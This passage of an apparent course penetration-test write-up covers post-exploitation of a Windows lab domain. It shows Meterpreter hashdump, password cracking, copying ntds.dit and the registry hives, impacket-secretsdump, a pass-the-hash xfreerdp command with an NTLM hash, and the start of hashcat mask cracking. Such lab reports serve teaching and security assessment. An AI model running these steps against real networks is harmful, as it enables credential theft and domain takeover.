
Finally, we utilized the Meterpreter shell to confirm our access level with the whoami command, which returned nt authority\system. This level of access implies complete control over the target machine, allowing for further actions such as data exfiltration, lateral movement within the network, or persistent access installation.


meterpreter > shell
Process 2400 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Windows\system32>getuid
getuid
'getuid' is not recognized as an internal or external command,
operable program or batch file.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>

5. Post-Exploitation Activities and Data Exfiltration


5.1 Password Hash Dumping:

With administrative privileges on the Bookings PC, we executed a hash dump using the Meterpreter hashdump command. This provided us with the password hashes for all user accounts on the system.




5.2 Password Cracking:

We utilized the john password cracking utility, with the 'rockyou.txt' wordlist, to attempt cracking the obtained hashes. The 'Bookings' account password was successfully cracked, revealing the plaintext password 'Passw0rd'.




5.3 Network Exploration:


Utilizing the credentials of the 'Bookings' account, we explored the network shares and discovered a Domain Controller (DC) named 'MASKEDDJ-DC'. We accessed shared folders on the DC, including 'Files' and 'Backup', without the need for further authentication due to the existing session.




5.4 Sensitive Document Discovery:

Inside the 'Files' share, we found a 'User-Directory' document listing usernames and email addresses, indicating roles such as 'The Booking Manager', 'IT-Admin', and a 'Webmaster'. A document titled 'New-Password-Policy' provided insights into the organization's password complexity requirements.



Network ▸ MASKEDDJ-DC ▸ Files ▸
Search Files
Organize
Open
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
BOOKINGS-PC
MASKEDDJ-DC
Name
Date modified
Type
Size
Backup
11/10/2019 1:11 PM
File folder
New-Password-Policy
11/10/2019 12:53 ...
Text Document
1 KB
User-Directory
11/10/2019 12:56 ...
Rich Text Docume...
1 KB
New-Password-Policy - Notepad
File Edit Format View Help
From: IT-Admin - IT-Admin@maskeddj.enpm809q
To: All Users
while the old webmaster/sysadmin liked very complex passwords I am recommending an easier plan for passwords:
- 8 Characters
- Must have at least 1 Upper
- Must have at least 1 Lower
- Must have at least 1 Number
- Must have at least 1 Special Character
For example:
Kevin00!
Karen81@


Network ▸ MASKEDDJ-DC ▸ Files ▸
Organize
Open
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Network
BOOKINGS-PC
MASKEDDJ-DC
Name
Date modified
Backup
New-Password-Policy
User-Directory
User-Directory
Rich Text Document
Date modified: 11/10/2019 12:56 PM
Size: 609 bytes
User-Directory - WordPad
Home
View
Paste
Clipboard
Calibri
11
Font
Paragraph
Insert
Find
Replace
Select all
Editing
Bookings - The Booking Manager
Phone: x0001
Email: Bookings@maskeddj.enpm809q
IT-Admin - The IT Manager
Phone: x0002
Email: IT-Admin@maskeddj.enpm809q
webmaster - The old IT person and Web designer (on sabbatical)
Phone x0003
Email: webmaster@maskeddj.enpm809q
The Masked DJ - LOL Like they would use a computer! Talk to them in person or text them.
100%
Windows
Build 760
This copy of Windows is not genuin




5.5 Active Directory Backup Acquisition:

In the 'Backup' directory, we discovered backups of Active Directory, including the 'ntds.dit' and 'ntds.jfm' files. An accompanying 'Backup-Plan' text document indicated ongoing backup or migration activities spearheaded by the 'IT-Admin'.



5.6 Registry Data Extraction:

We also located and downloaded registry hives, namely 'SECURITY' and 'SYSTEM', which could contain further credentials and system information.



5.7 Data Exfiltration:

Using the Meterpreter download command, we exfiltrated the 'ntds.dit', 'ntds.jfm', 'SECURITY', and 'SYSTEM' files to our local machine for in-depth analysis. These files contain critical information about user accounts, hashed passwords, and possibly the keys to decrypting sensitive data.


```
meterpreter > cd Desktop
meterpreter > dir
Listing: C:\users\Bookings.MASKEDDJ\Desktop
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-11-10 12:19:35 -0500  desktop.ini
040777/rwxrwxrwx  0     dir   2023-12-12 23:35:03 -0500  registry

meterpreter > download registry ./
[*] downloading: registry\SECURITY → /home/kali/Desktop/SECURITY
[*] Completed  : registry\SECURITY → /home/kali/Desktop/SECURITY
[*] downloading: registry\SYSTEM → /home/kali/Desktop/SYSTEM
[*] Completed  : registry\SYSTEM → /home/kali/Desktop/SYSTEM
meterpreter > dir
Listing: C:\users\Bookings.MASKEDDJ\Desktop
==========================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2023-12-12 23:38:51 -0500  Active Directory
100666/rw-rw-rw-  282   fil   2019-11-10 12:19:35 -0500  desktop.ini
040777/rwxrwxrwx  0     dir   2023-12-12 23:35:03 -0500  registry
```

```
meterpreter > download AD ./
[*] downloading: AD\ntds.dit → /home/kali/Desktop/ntds.dit
[*] Completed  : AD\ntds.dit → /home/kali/Desktop/ntds.dit
[*] downloading: AD\ntds.jfm → /home/kali/Desktop/ntds.jfm
[*] Completed  : AD\ntds.jfm → /home/kali/Desktop/ntds.jfm
meterpreter >
```

6. Analysis of Backup Information Using Impacket


After securing the NTDS.dit file, which is the Active Directory database containing user account details and hashed passwords, we proceeded with the extraction of these hashes. For this purpose, we employed the Impacket suite's secretsdump.py utility, which is proficient in extracting such sensitive information. The precise command used was:

impacket-secretsdump -system SYSTEM -security SECURITY -ntds NTDS.dit LOCAL -outputfile ad_final



This command specifies the SYSTEM and SECURITY registry hives, which are essential for the decryption of the NTDS.dit file's contents. The Impacket utility then outputs the hashes and other vital information to the specified ad_final file.

From the output, we retrieved the NTLM hashes for all accounts present in the NTDS.dit file. These accounts included critical administrative accounts such as Administrator, Guest, and the krbtgt, which is central to the authentication process within the domain environment.



Additionally, the operation uncovered the dpapi_machinekey from the MACHINE.ACC account. This key is part of the Windows Data Protection API (DPAPI), which is used to encrypt and decrypt data on the system. With access to this key, it is possible to decrypt other sensitive information that the system's DPAPI has protected.

Notably, we also extracted the Kerberos keys associated with the krbtgt account. Possession of these keys enables an attacker to forge Kerberos Ticket Granting Tickets (TGTs), facilitating what is known as a Golden Ticket attack, granting unrestricted access to all resources within the domain.


The output files, such as ad_final.secrets and ad_final.ntds, contain a comprehensive list of the extracted credentials and keys, providing a significant foothold within the network for an attacker and underscoring the criticality of the security breach.

7. Pivoting in the Windows Network

7.1 Pass the Hash Technique

Armed with the NTLM hash of the IT-Admin account, we attempted to use the Pass the Hash technique to gain access to the system with the IP address 172.16.31.140. The command used was:


xfreerdp /u:IT-Admin /pth:b18082f7c408891f34db2338514a36c9 /v:172.16.31.140




However, this effort was thwarted by account restrictions, possibly due to Group Policy settings that prevent the use of pass-the-hash techniques, indicating a relatively strong security posture against this particular vector.

7.2 Hash Cracking

To circumvent the restrictions, we turned to hashcat, a robust hash-cracking tool. Hashcat can leverage powerful computing hardware, such as GPUs, to accelerate the cracking process. One of its notable features is the use of 'mask' attacks, where we can specify a pattern that the password might follow, based on our knowledge of the organization's password policy.



